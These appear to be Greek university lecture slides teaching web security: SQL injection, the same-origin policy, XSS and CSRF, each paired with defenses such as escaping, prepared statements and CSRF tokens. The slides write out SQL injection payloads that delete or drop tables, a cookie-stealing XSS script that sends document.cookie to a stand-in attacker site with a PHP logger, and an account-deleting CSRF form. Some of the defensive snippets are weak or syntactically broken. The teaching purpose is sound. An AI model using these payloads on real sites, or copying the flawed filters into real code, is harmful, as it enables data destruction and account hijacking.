

# WEB SECURITY

---

Άγγελος Κιαγιάς  
Διονύσης Ζήνδρος

Πληροφορική ΕΚΠΑ 2016

Επιμέλεια διαφανειών:  
Θέμης Παπαμελετίου, Πέτρος Αγγελάτος

# Βασική αρχή ασφαλείας του web

- Το web χρησιμοποιεί ένα μοντέλο «αμμοδοχείου»
- Ο χρήστης μπορεί να μπει σε σελίδες **ελεύθερα χωρίς να φοβάται**
- Καμία σελίδα δεν μπορεί να **βλάψει** τον υπολογιστή μας
  - Μία επίσκεψη δεν αρκεί για να κάνει κακό σ' εμάς
  - Το χειρότερο που συμβαίνει είναι να μας κάνουν RickRoll!
- Εκτός αν το επιτρέψουμε εμείς κατεβάζοντας κάποιο **πρόγραμμα**
- Εκεί διαφέρουν οι web εφαρμογές από τις desktop
- Το web μοντέλο είναι ένα ασφαλέστερο μοντέλο
- Δεν απαιτείται εμπιστοσύνη για να «τρέξουμε» μία web εφαρμογή

# SQL Injection

Ένα αθώο SQL ερώτημα...

```
$res = mysql_query(  
    "SELECT  
        userid  
    FROM  
        users  
    WHERE  
        password = '$password'  
        AND name = '$user'  
    LIMIT 1;"  
);
```

# SQL Injection

Υπό κανονικές συνθήκες...


```
SELECT
    userid
FROM
    users
WHERE
    password = 'ILoveYou'
    AND name = 'dionyziz'
LIMIT 1;
```

# SQL Injection

Τι γίνεται όμως αν... `$username` είναι `dio'nyziz;`

```
SELECT
    userid
FROM
    users
WHERE
    name = 'dio'nyziz'
    AND password = 'ILoveYou'
LIMIT 1;
```

Συντακτικό σφάλμα!




# SQL Injection

Ακόμη χειρότερα...

```
$username είναι  
dio' OR 1 = 1 OR name = 'nyziz ;
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio' OR 1 = 1 OR name = 'nyziz'  
LIMIT 1;
```

Δεν υπάρχει συντακτικό σφάλμα!



# SQL Injection

```
password = 'ILoveYou' AND
```

```
name = 'dio' OR 1 = 1 OR name = 'nyziz'
```

```
((password = 'ILoveYou' AND
```

```
name = 'dio') OR 1 = 1) OR name = 'nyziz')
```

Αληθές! Επιλέγει την **πρώτη** εγγραφή.

Συνήθως λογαριασμός administrator 😊

# SQL Injection

```
$username είναι  
dio'; DELETE FROM users; --
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio';  
DELETE FROM users; -- ' LIMIT 1;
```

 MySQL σχόλιο



# SQL Injection

```
$username €ìvαλ  
dio'; DROP TABLE users; --
```

```
SELECT  
    userid  
FROM  
    users  
WHERE  
    password = 'ILoveYou' AND  
    name = 'dio';  
DROP TABLE users; -- ' LIMIT 1;
```

# SQL Injection

- Το SQL injection μπορεί να επιτρέψει:
  - Αντιγραφή όλων των δεδομένων μας χωρίς να το ξέρουμε
  - Αλλαγή των δεδομένων μας
  - Διαγραφή των δεδομένων μας
  - Μπορεί να χρησιμοποιηθεί ως **πάτημα** για πλήρη πρόσβαση
    - π.χ. για πρόσβαση σε administrator λογαριασμούς
    - ανάγνωση κωδικών πρόσβασης
    - κλπ.

# SQL Injection Demo

# Αποφυγή SQL Injection

- Αποφυγή όλων των χαρακτήρων ' και " και \

```
<?php
    $username = $_POST[ 'username' ];
if (
    strpos( $username, "'" ) !== false
    || strpos( $username, "\"" ) !== false
    || strpos( $username, "\"\" ) !== false ) {
    die( "You're not welcome here." );
}
?>
```

# Αποφυγή SQL Injection

- Τι γίνεται όμως αν θέλουμε να επιτρέψουμε τους χαρακτήρες ' , " , και \ ?
- Δεν γίνεται να απαγορεύουμε π.χ. την αναζήτηση με εισαγωγικά!
- Πώς είναι εφικτό να περνάμε τους χαρακτήρες αυτούς **χωρίς ιδιαίτερη σημασία** στην MySQL?

# Αποφυγή SQL Injection

- Escape όλων των χαρακτήρων:
- ' → \'
- " → \"
- \ → \\

```
<?php
```

```
    $username = $_POST[ 'username' ];
```

```
    $username = addslashes( $username );
```


```
?>
```

# Αποφυγή SQL Injection

Αν... \$username είναι dio'nyziz;

```
SELECT
    userid
FROM
    users
WHERE
    name = 'dio\'nyziz'
    AND password = 'ILoveYou'
LIMIT 1;
```

Μέρος το αλφαριθμητικού



# Αποφυγή SQL Injection

- `mysql_real_escape_string()`
- Κάνει την ίδια δουλειά με την `addslashes()`
- Την προτιμούμε από την `addslashes` καθώς λαμβάνει υπ' όψιν το encoding της βάσης δεδομένων



HI, THIS IS  
YOUR SON'S SCHOOL.  
WE'RE HAVING SOME  
COMPUTER TROUBLE.



OH, DEAR - DID HE  
BREAK SOMETHING?

IN A WAY - )



DID YOU REALLY  
NAME YOUR SON  
Robert'); DROP  
TABLE Students;-- ?



OH, YES. LITTLE  
BOBBY TABLES,  
WE CALL HIM.

WELL, WE'VE LOST THIS  
YEAR'S STUDENT RECORDS.  
I HOPE YOU'RE HAPPY.



AND I HOPE  
YOU'VE LEARNED  
TO SANITIZE YOUR  
DATABASE INPUTS.

# Ποιο είναι το βαθύτερο πρόβλημα;

- Τα **δεδομένα** και οι **εντολές** αναπαρίστανται σε ένα **κοινό** αλφαριθμητικό
- Δεν υπάρχει διαχωρισμός **εντολών** και **δεδομένων** σε επίπεδο PHP
- Όλα είναι ένα μεγάλο **string**!
- Έτσι τα **δεδομένα** μπορούν να καταλήξουν να είναι **εντολές**
  - Πρόβλημα ασφαλείας

Αλφαριθμητικό

```
$res = mysql_query(
```

```
  "SELECT
```

```
    userid
```

```
  FROM
```

```
    users
```

```
  WHERE
```

```
    password = \"
```

```
  . $password .
```

```
  \" AND name = \"
```

```
  . $user .
```

```
  \"
```

```
  LIMIT 1;\"
```

```
);
```

← Εντολές

← Δεδομένα

← Δεδομένα

# Πώς διαχωρίζουμε εντολές/δεδομένα;

- Δεν θα ήταν ωραίο να είχαμε...

```
$res = prepared_query(  
    "SELECT  
        userid  
    FROM  ← Εντολές  
        users  
    WHERE  
        password = ?  
        AND name = ?  
    LIMIT 1;", array( $password, $user )  
);
```

Δεδομένα

```
<?php
function prepared_query( $code, $data ) {
    $parts = explode( '?', $code );
    $sql = '';
    foreach ( $data as $value ) {
        $sql .= array_shift( $parts );
        $sql .= '"' . addslashes($value) . '"';
    }
    $sql .= array_shift( $parts );
    return mysql_query( $sql )
        or die( mysql_error() );
}
?>
```

# «Προετοιμασμένα» ερωτήματα

- Ερωτήματα όπου ξεχωρίζουν τα δεδομένα από τις εντολές
- Η PHP προσφέρει και κάποιες έτοιμες λύσεις
  - Βιβλιοθήκη PDO <http://php.net/pdo>
  - Βιβλιοθήκη MySQLi <http://php.net/mysql>

# Client-Side Vulnerabilities

# Cookies

- Δεδομένα που στέλνει ο server στον browser μαζί με την απάντηση σε κάποιο HTTP(s) request
- Είναι σε μορφή "name=value"
- Ο browser τα:
  - αποθηκεύει ανα domain
  - στέλνει πίσω στον server με κάθε νέο request
- Μόνο το ίδιο το domain έχει πρόσβαση στα cookies του
- Διατηρούνται μέχρι:
  - να κλείσει ο browser
  - να φτάσει το expiration date τους



# Χρήσεις Cookies

- Για να θυμάται ο browser αν έχει επισκεφθεί ξανά κάποιο site
- Login
- Personalization
- Shopping carts, στατιστικά, κ.α.
- Αν κάποιος κλέψει τα cookies σου, γίνεται εσύ

# Παράδειγμα



Γεια!



Γεια, να θυμάσαι ότι είσαι admin




Είμαι ο admin



ΟΚ, κάνε ό,τι θες



# Cookies – Πως μοιάζουν;



- Εδώ 2 cookies
  - Cookie **name** με τιμή **value**
  - Cookie **name2** με τιμή **value2**

## 2 σελίδες

- kokkinoskoufitsa.gr
  - Ένα site που ανήκει στον «καλό»
- kakoslykos.gr:
  - Ένα site που ανήκει στον «κακό»
- Ως διαχειριστής του kokkinoskoufitsa.gr, το επισκέπτομαι
- Τα cookies μου μού δίνουν πρόσβαση διαχειριστή
- Στη συνέχεια επισκέπτομαι το kakoslykos.gr χωρίς να γνωρίζω τι είναι
- Αυτό **δεν** θα πρέπει να επιτρέψει στον προγραμματιστή του kakoslykos.gr να αποκτήσει πρόσβαση επιπέδου διαχειριστή στο kokkinoskoufitsa.gr

# Same-origin policy

- Υπάρχουν εμπιστευτικές πληροφορίες που έχει κανείς πρόσβαση μόνο με cookies
- Δίνοντας το cookie μου στο gmail.com έχω πρόσβαση στα e-mail μου.
- Όταν ο browser «ζητάει» μία σελίδα, στέλνει τα αντίστοιχα cookies μαζί

# Same-origin policy

- Τι γίνεται αν όταν ο διαχειριστής του kokkinoskoufitsa.gr επισκεφθεί το kakoslykos.gr όπου θα τρέξει κάτι σαν κι αυτό;

```
<script type="text/javascript">
$.get(
    "http://kokkinoskoufitsa.gr/email.php",
    function ( data ) {
        var img = document.createElement( 'img' );
        img.src = 'steal.php?data=' + data;
        document.appendChild( img );
    }
);
</script>
```

# Same-origin policy

- Οι browsers το απαγορεύουν αυτό
- **Επιτρέπεται** να γίνουν embed εικόνες από άλλες σελίδες
- **Επιτρέπεται** να γίνουν embed ήχοι, video, scripts
- Αυτό το embed γίνεται με τα **ορθά** cookies
- **Δεν** επιτρέπεται η **ανάγνωση** των καθεαυτών δεδομένων
- Διότι αυτά μπορεί να είναι εμπιστευτικά
  
- «Άλλες σελίδες» σημαίνει:
  - Διαφορετικό domain, subdomain
  - http VS https
  - Διαφορετική TCP/IP θύρα

# Same-origin policy Demo



# Same origin με το

<http://store.company.com/dir/page.html>?

URL
<a href="http://store.company.com/dir2/other.html">http://store.company.com/dir2/other.html</a>
<a href="http://store.company.com/dir/inner/another.html">http://store.company.com/dir/inner/another.html</a>
<a href="https://store.company.com/secure.html">https://store.company.com/secure.html</a>
<a href="http://store.company.com:81/dir/etc.html">http://store.company.com:81/dir/etc.html</a>
<a href="http://news.company.com/dir/other.html">http://news.company.com/dir/other.html</a>

# Same origin με το

<http://store.company.com/dir/page.html>?

URL	Outcome	Reason
<a href="http://store.company.com/dir2/other.html">http://store.company.com/dir2/other.html</a>	Success	
<a href="http://store.company.com/dir/inner/another.html">http://store.company.com/dir/inner/another.html</a>	Success	
<a href="https://store.company.com/secure.html">https://store.company.com/secure.html</a>	Failure	Different protocol
<a href="http://store.company.com:81/dir/etc.html">http://store.company.com:81/dir/etc.html</a>	Failure	Different port
<a href="http://news.company.com/dir/other.html">http://news.company.com/dir/other.html</a>	Failure	Different host

# XSS

- Cross-site Scripting
- Συνήθως επιτρέπει πρόσβαση σε cookies
- Cookies = Πιστοποίηση
- Άρα επιτρέπει πρόσβαση σε λογαριασμούς που δεν θα είχαμε κανονικά

# XSS

- Javascript `document.cookie`:
- Επιστρέφει τα cookies της σελίδας όπου τρέχει
- Χρήσιμο π.χ. για να βρούμε το username του χρήστη που έχει κάνει login
- Χρήσιμο επίσης για να **θέσουμε** cookies χωρίς να είναι απαραίτητη η PHP

# XSS

- Αρκεί λίγη Javascript για να κάνει το κακό...
- Έστω ότι ο kakoslykos καταφέρνει να τρέξει το ακόλουθο στο kokkinoskoufitsa.gr:

```
<script type="text/javascript">  
    var img = document.createElement( 'img' );  
  
    img.src =  
    'http://kakoslykos.gr/steal.php?cookie=' +  
    document.cookie;  
    document.appendChild( img );  
</script>
```

# XSS

- Ενώ στο steal.php του kakoslykos.gr έχει:

```
<?php
    file_put_contents(
        "haha.txt", $_GET[ 'cookie' ]
    );
?>
```

# XSS

- Τρόπος επίθεσης:
  - Ο **kakoslykos** «εισάγει» τον κώδικα Javascript στο kokkinoskoyfitsa.gr και περιμένει
  - Ο διαχειριστής του **kokkinoskoyfitsa** **επισκέπτεται** τη σελίδα kokkinoskoyfitsa.gr
  - Ο «κακός» κώδικας Javascript **τρέχει** στον υπολογιστή του «καλού» διαχειριστή χωρίς να το γνωρίζει
  - Τα cookies του «καλού» διαχειριστή **στέλνονται** μέσω HTTP στη σελίδα kakoslykos.gr
  - Εκεί **καταγράφονται** σε αρχείο, και ο kakoslykos έχει πλέον πρόσβαση διαχειριστή

# XSS

- Πώς εισάγεται όμως Javascript κώδικας;
- Σημεία όπου εκτυπώνεται είσοδος χρήστη χωρίς έλεγχο:

```
<p><?php  
    echo "Welcome, " . $_GET[ 'user' ];  
?></p>
```



# XSS

- Υπό κανονικές συνθήκες... αν user είναι dionyziz:

`<p>welcome, dionyziz</p>`

# XSS

- Τι γίνεται όμως αν... user είναι **diony<ziz;**

`<p>welcome, diony<ziz</p>`



**Συντακτικό σφάλμα!**

# XSS

- Av user είναι **diony<strong>ziz</strong>**;

<p>Welcome, **diony<strong>ziz</strong>**</p>



Δεν υπάρχει συντακτικό σφάλμα!

# XSS

- Ουσιαστικά κάναμε ένα HTML **injection**
- Παρόμοια με το SQL injection, έχουμε πλήρη έλεγχο του κώδικα
- Αν user είναι **diony<script type="text/javascript">alert( 'XSS' );</script>ziz;**

**<p>Welcome ,   diony<script type="text/javascript">alert( 'XSS' );</script>ziz </p>**

# XSS

- Αλλάζοντας τα περιεχόμενα του script έχουμε πλέον απόλυτο έλεγχο στο τι θα εκτελεστεί σε ένα site που δεν είναι δικό μας...

`<p>Welcome, diony`

`<script type="text/javascript">`

```
    var img = document.createElement( 'img' );  
    img.src = 'http://kakoslykos.gr/steal.php' +  
document.cookie;  
    document.appendChild( img );
```

`</script>`

`ziz</p>`

# XSS Demo

# Αποφυγή XSS

- Πρέπει να φιλτράρουμε τα inputs μας
- Αποφυγή όλων των χαρακτήρων <, &, “ και >

```
<?php
```

```
    $username = $_GET[ 'username' ];
```

```
if (
```

```
    strpos( $username, "<" ) !== false
```

```
|| strpos( $username, ">" ) !== false
```

```
|| strpos( $username, "\"" ) !== false ) {
```

```
    die( "You're not welcome here." );
```

```
}
```

```
?>
```

# Αποφυγή XSS

- Αν όμως θέλουμε να επιτρέπουμε <, >, & και “;
- Σε ένα forum π.χ. κάποιος μπορεί να θέλει όντως να γράψει HTML που να εμφανίζεται αυτούσια
- Κάνουμε escape τους χαρακτήρες μας με entities
- < → &lt;
- > → &gt;
- & → &amp;
- “ → &quot;



# Αποφυγή XSS

- `htmlspecialchars`: Αντικαθιστά τα HTML entities

```
<?php
    $username = $_GET[ 'username' ];
    echo "Welcome, "
        . htmlspecialchars( $username );
?>
```

# XSS

- Αν user είναι **diony<script type="text/javascript">alert( 'XSS' );</script>ziz;**

**<p>Welcome, diony<script type="text/javascript">alert( 'XSS' );</script>ziz </p>**



Welcome, diony<script type="text/javascript">alert( 'XSS' );></script>ziz

**Δεν εκτελείται, απλώς εμφανίζεται**

# Διάλειμμα



# Cross-Site Request Forgery (CSRF)

- Σκοπός CSRF: Κάνουμε τον χρήστη να εκτελέσει ενέργειες χωρίς να το επιθυμεί
  - να αλλάξει το email του στην εφαρμογή
  - να μεταφέρει λεφτά από ένα λογαριασμό σε ένα άλλο
- Ο επιτιθέμενος δεν μπορεί να κλέψει δεδομένα
  - δεν έχει πρόσβαση στην απάντηση από τον server

# Παράδειγμα CSRF

- Στο kokkinoskoufitsa.gr υπάρχει κουμπί για διαγραφή λογαριασμού

```
<form action="/account/delete"  
      method="post">  
  <input type="submit"  
        value="Delete account" />  
</form>
```

# Παράδειγμα CSRF

- Ο χρήστης μπαίνει στο kakoslykos.gr
- Ο «κακός» έχει φτιάξει μια φόρμα

```
<form  
  action=http://kokkinoskoufitsa.gr/account/delete"  
    method="post">  
  <input type="submit"  
    value="Play Game" />  
</form>
```

- Στέλνει το ίδιο POST request όπως η φόρμα στο kokkinoskoufitsa.gr

# Παράδειγμα CSRF

- Ο χρήστης κάνει submit τη φόρμα
  - Νομίζει ότι θα παίξει ένα παιχνίδι στο `kakoslykos.gr`
  - Τελικά διαγράφεται ο λογαριασμός του από το `kokkinoskoufitsa.gr`

# Προστασία απέναντι σε CSRF

- Ορθή χρήση των HTTP methods
  - GET requests μόνο για requests που ζητούν δεδομένα από τον server
  - POST για requests που τροποποιούν δεδομένα στον server
- Χρήση CSRF Token σε κάθε request, το οποίο μετά επαληθεύεται στον server
  - Τα tokens παράγονται από κάποιο session id και ένα μυστικό token στον server



# Προστασία απέναντι σε CSRF

```
<form
action="http://kokkinoskoufitsa.gr/account
/delete"
    method="post">
    <input type="hidden"
        name="CSRFToken"
        value="OWY4NmQwODE4">
    <input type="submit"
        value="Delete account" />
</form>
```